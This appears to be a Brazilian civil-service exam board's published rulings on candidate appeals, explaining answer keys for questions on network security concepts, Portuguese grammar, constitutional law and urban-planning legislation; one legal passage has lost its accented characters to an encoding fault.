Os cavalos de Troia são programas em geral instalados em computadores públicos, que capturam e armazenam logins e senhas dos usuários que os digitaram naquele computador. Vale salientar que não é seguro acessar sistemas que possuem informações confidenciais, como bancos, por meio de um computador público. Esses programas são desenvolvidos para não serem facilmente identificados e ao mesmo tempo ficarem travados nas máquinas, não podendo, portanto, ser interrompidos.

(F) O objetivo principal de um ataque de negação de serviço (DoS) é enviar mais dados do que um receptor espera para forçá-lo a armazenar os valores em variáveis fora do buffer.

Um ataque de negação de serviço (DoS, Denial of Service) inunda um host (normalmente um servidor Web) com um fluxo de pacotes. Embora o servidor continue a funcionar, o ataque consome efetivamente todos os seus recursos, o que significa que a maioria dos usuários que tentar acessar esse servidor vai perceber longos atrasos ou ter suas conexões rejeitadas. Como um gerente pode detectar e desativar um fluxo de pacotes proveniente de uma única fonte, a negação de serviço de forma distribuída (DDoS, Distributed Denial of Service) organiza um grande conjunto de computadores na Internet para enviar individualmente um fluxo de pacotes ao servidor, como ilustra a Figura 29.3. Normalmente, um atacante primeiro assume o controle de computadores distribuídos na Internet, carrega neles o software malicioso e, então, os usa para atacar um servidor; assim, nenhum dos pacotes enviados por um DDoS vêm diretamente do computador do invasor. (COMER, 2016)

Portanto, a alternativa correta é a letra C) F, V, V, F.

Fontes:

- COMER, Douglas E. Redes de computadores e internet. [Digite o Local da Editora]: Grupo A, 2016. E-book. ISBN 9788582603734. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788582603734/>.
- FONTES, Edison Luiz G. Segurança da informação - 1ª edição. [Digite o Local da Editora]: Editora Saraiva, 2012. E-book. ISBN 9788502122185. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788502122185/>.
- MORAES, Alexandre Fernandes de. Segurança em Redes - Fundamentos. [Digite o Local da Editora]: Editora Saraiva, 2010. E-book. ISBN 9788536522081. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536522081/>.

BRANCA	VERDE	AMARELA	AZUL
56	58	58	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa correta é a letra A) I, II e III.

Analisando as alternativas:

I. O firewall só controla o tráfego que passa por ele. Assim sendo, em ataques provenientes de usuários internos à rede, cujo tráfego não passa pelo firewall, ele não garante proteção.

Correta. O firewall ou “parede de fogo” é um sistema que atua como ponto único de defesa entre a rede privada e a rede pública. Ele pode ainda controlar o tráfego entre as sub-redes de uma rede privada. Basicamente todo o tráfego de entrada e saída da rede deve passar obrigatoriamente por esse sistema de segurança. O firewall pode autorizar, negar, além de registrar tudo o que está passando por ele. O firewall controla todas as mensagens que passam por ele, sendo em geral utilizado para interconectar uma rede segura (como a rede interna das empresas) e uma rede insegura (como a Internet). Tem como configuração padrão barrar todos os tráfegos que passam por ele. O administrador de segurança, a partir da definição de uma política de segurança, deve configurar regras no firewall para liberar os tráfegos permitidos

II. O propósito da DMZ em uma rede física é prover uma proteção adicional à rede local (corporativa), isolando o tráfego da internet para os servidores públicos da empresa da rede corporativa, ou seja, evita-se que esse tráfego passe pela rede corporativa, o qual pode ser malicioso, uma vez que é proveniente de redes não confiáveis.

Correta. DMZ - Na área de segurança de redes, DMZ é uma rede física ou uma sub-rede que contém servidores e serviços disponibilizados para acessos provenientes de uma rede não confiável, como a Internet. Normalmente é na DMZ que colocamos os servidores públicos de Web, FTP e correio eletrônico das empresas. O propósito da DMZ é prover uma proteção adicional à rede local (corporativa), isolando o tráfego da Internet para os servidores públicos da empresa da rede corporativa, ou seja, evita-se que esse tráfego passe pela rede corporativa, o qual pode ser malicioso, uma vez que é proveniente de redes não confiáveis. (MORAES, 2010, p.163)

III. O proxy é um servidor que literalmente faz a intermediação da comunicação de um equipamento na rede segura com um equipamento na rede externa.

Correta. Proxy - é um servidor que literalmente faz a intermediação da comunicação de um equipamento na rede segura com um equipamento na rede externa. Vamos imaginar que um computador A deseja se comunicar com um computador B. Todas as conexões devem ser estabelecidas pelo proxy. Assim sendo, o computador A realiza uma conexão com o proxy, que estabelece uma conexão com o computador externo à rede (B), sendo o proxy responsável pela monitoração e controle do tráfego. Vantagens: As redes são totalmente isoladas umas das outras; Recursos de log/registo; Recursos de cache; Balanceamento de carga.

IV. Um firewall não é capaz de bloquear URLs específicas, como sites pornográficos, piadas ou jogos, diretamente. Esse tipo de filtragem é geralmente realizado por meio de software ou hardware adicional, como filtros de conteúdo da web, que podem ser integrados ao firewall, mas não é uma função inerente a ele. O firewall geralmente controla o tráfego com base em endereços IP, portas e protocolos, não em URLs específicas.

Incorreta. Um firewall pode ser usado para bloquear determinadas URLs, como de sites pornográficos, piadas, jogos e cujo conteúdo não faça parte da política de segurança da empresa. Essas listas de sites proibidos podem ser inseridas manualmente no firewall a partir de regras, ou dinamicamente utilizando um software que se agrega

à solução de firewall e recebe diariamente a lista de distribuição de sites não permitidos pela Internet. (MORAES, 2010, p.172)

Fonte:

- MORAES, Alexandre Fernandes de. Segurança em Redes - Fundamentos. Editora Saraiva, 2010. E-book. ISBN 9788536522081. Disponível em: <https://integrada.minhabiblioteca.com.br/#/books/9788536522081/>.

Cargo: Arquiteto

BRANCA	VERDE	AMARELA	AZUL
02	04	07	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “B) “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “D) “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “C) “No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
03	05	08	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em relação ao título do texto e às relações morfosintáticas e semânticas estabelecidas em sua construção pode-se afirmar que:”, a alternativa “B) O termo “feminina” atua como determinante de “violência”.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” Determinante e determinado: Tanto nomes como pronomes podem ser: a) determinante: termo que tem por função especificar o sentido de um outro termo; b) determinado: termo cujo sentido é especificado pelo anterior, sendo a ele subordinado. Como

determinantes, nomes e pronomes são adjetivos. Por exemplo: Marinheiro brasileiro. Como determinados, eles são substantivos. A alternativa “D) A ausência do artigo definido diante do termo “educação” torna o seu sentido genérico.” não pode ser indicada como correta. Não há ausência diante de “educação”; “da” = de + a (artigo feminino). A alternativa “C) O termo “combate” está determinado pela expressão “violência feminina.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
04	07	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “B) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	08	02	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “C) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “A) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	10	12	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “B) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “D) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “C) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “A) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	11	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
11	02	15	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “A) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade

preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A) Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.**

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. C) Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	13	10	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. “pensa nas horas de lazer, enquanto trabalha” Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao expresso anteriormente no parágrafo. A alternativa “**D**) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o expresso anteriormente. A alternativa “**C**) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) A consumação de um processo.” não pode ser considerada correta de acordo com o expresso anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
13	14	04	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No trecho “As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores.” (6º§), a argumentação do articulista mostra:”, a alternativa “**A**) Uma afirmativa seguida de uma oração explicativa relacionada ao tema textual.” foi adequadamente indicada como correta. 1) A conjunção "POIS": a) quando dotada de valor explicativo, deve ser sempre precedida de vírgula. Exemplo: "Entre agora, pois a chuva está começando." b) quando indicar uma ideia conclusiva, deverá ficar entre vírgulas. Exemplo: "Os indícios são muito fortes; deverão, pois, condenar o suspeito."

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.

BRANCA	VERDE	AMARELA	AZUL
14	15	03	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B**) “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrihar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D**) “desconheçam os diferentes tipos de violência feminina” / expericiam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Expericiar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A**) “é alarmante constatar” / contudente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constataram as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
17	20	19	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas III e IV estão corretas nos termos do Art. 20 §§1º e 2º da Constituição Federal e as alternativas I e II estão incorretas nos termos do Art. 18 §§ 3º e 4º da Constituição Federal.

Fonte:

- Art. 20 §§1º e 2º da Constituição Federal e Art. 18 §§ 3º e 4º da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
18	21	22	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
22	24	21	16

Recurso Procedente. Gabarito alterado para alternativa B.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
23	25	24	19

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
24	18	20	22

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
25	17	16	20

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
26	41	30	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme disposto na Lei Federal nº 13.089, de 12 de janeiro de 2015, que “Institui o Estatuto da Metr pole, altera a Lei no 10.257, de 10 de julho de 2001, e d  outras provid ncias”. Art. 9    3 , previamente indicada em cont duo de program tico de cargo/concurso, verifica-se, primeiramente, as defini es, consultada em artigo 2 :

I – aglomera o urbana: unidade territorial urbana constitu da pelo agrupamento de 2 (dois) ou mais Munic pios lim trofes, caracterizada por complementaridade funcional e integra o das din micas geogr ficas, ambientais, pol ticas e socioecon micas;

Com o exposto, verifica-se o dever deste munic pio, considerando a sua integra o a uma aglomera o urbana, consultando os artigos:

Art. 10. As regi es metropolitanas e as aglomera es urbanas dever o contar com plano de desenvolvimento urbano integrado, aprovado mediante lei estadual.

  3  Nas regi es metropolitanas e nas aglomera es urbanas instituídas mediante lei complementar estadual, o Munic pio dever  compatibilizar seu plano diretor com o plano de desenvolvimento urbano integrado da unidade territorial urbana.

Art. 12. O plano de desenvolvimento urbano integrado de regi o metropolitana ou de aglomera o urbana dever  considerar o conjunto de Munic pios que comp em a unidade territorial urbana e abranger  reas urbanas e rurais.

A partir desta exposi o, verifica-se a coer ncia e pertin ncia de tema e reda o de alternativa indicada em gabarito preliminar.

Ainda, considerando as raz es recursais, esclarecem-se as demais alternativas:

As audi ncias p blicas, em conformidade com artigo 12,   2 :

I – a promo o de audi ncias p blicas e debates com a participa o de representantes da sociedade civil e da popula o, em todos os Munic pios integrantes da unidade territorial urbana;

Isto quer dizer que 1) as audi ncias envolvem todos os munic pios da unidade territorial e n o somente o munic pio a ser inclu do e 2) n o ser  utilizado para debater demandas do Plano de Desenvolvimento Integrado – como afirma alternativa.

Ainda, conforme artigo 10:

  1  Respeitadas as disposi es do plano previsto no caput deste artigo, poder o ser formulados planos setoriais interfederativos para pol ticas p blicas direcionadas   regi o metropolitana ou   aglomera o urbana.

Isto  , **n o   dever** do munic pio reformular os planos setoriais. Esta reformula o pode acontecer de acordo com a necessidade de direcionamento das pol ticas p blicas

Por fim, esta lei n o especifica a necessidade dos estudos de impacto de vizinhan a, conforme afirma a alternativa.

Deste modo, mant m-se o gabarito.

Fonte:

- Lei Federal n  13.089, de 12 de janeiro de 2015, que “Institui o Estatuto da Metr pole, altera a Lei no 10.257, de 10 de julho de 2001, e d  outras provid ncias”. Art. 9    3 .

BRANCA	VERDE	AMARELA	AZUL
27	33	32	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Baseando-se nos dispostos da Lei Federal nº12.587, de 03 de janeiro de 2012, que “Institui as diretrizes da Política Nacional de Mobilidade Urbana; revoga dispositivos dos Decretos-Leis nos 3.326, de 3 de junho de 1941, e 5.405, de 13 de abril de 1943, da Consolidação das Leis do Trabalho (CLT), aprovada pelo Decreto-Lei no 5.452, de 1o de maio de 1943, e das Leis nos 5.917, de 10 de setembro de 1973, e 6.261, de 14 de novembro de 1975; e dá outras providências”, é possível verificar e esclarecer os pontos incorretos das alternativas erradas.

Sem ordem de aplicação – pois a mesma variação de acordo com o tipo de prova – pode-se verificar, em acordo com a legislação supracitada:

Art. 9º - § 5º Caso o poder público opte pela adoção de subsídio tarifário, **o déficit originado deverá ser coberto por receitas extratarifárias, receitas alternativas, subsídios orçamentários, subsídios cruzados intrasetoriais e intersetoriais provenientes de outras categorias de beneficiários dos serviços de transporte, dentre outras fontes**, instituídos pelo poder público delegante.

Não há indicação de cobertura de déficit aos usuários do transporte público coletivo. Caso haja déficit, o público não será o responsável por cobrir a diferença entre receitas. Portanto, a alternativa que afirma isto, é incorreta.

Art. 9º - § 6º Na ocorrência de superavit tarifário proveniente de receita adicional originada em determinados serviços delegados, a receita **deverá ser revertida para o próprio Sistema de Mobilidade Urbana**.

Portanto, a receita não será utilizada em “despesas intersetoriais conforme instituído pelo poder público”, assim como afirma alternativa.

Já a gratuidade, presente em outra alternativa, sequer encontra-se mencionada nesta legislação. Apesar de direito de diversos públicos – estudantes, idoso, entre outros -, as municipalidades regem sobre estas disposições (para transportes municipais) ou o Estado rege sobre (tratando-se de transportes intermunicipais). Logo, a alternativa está incorreta.

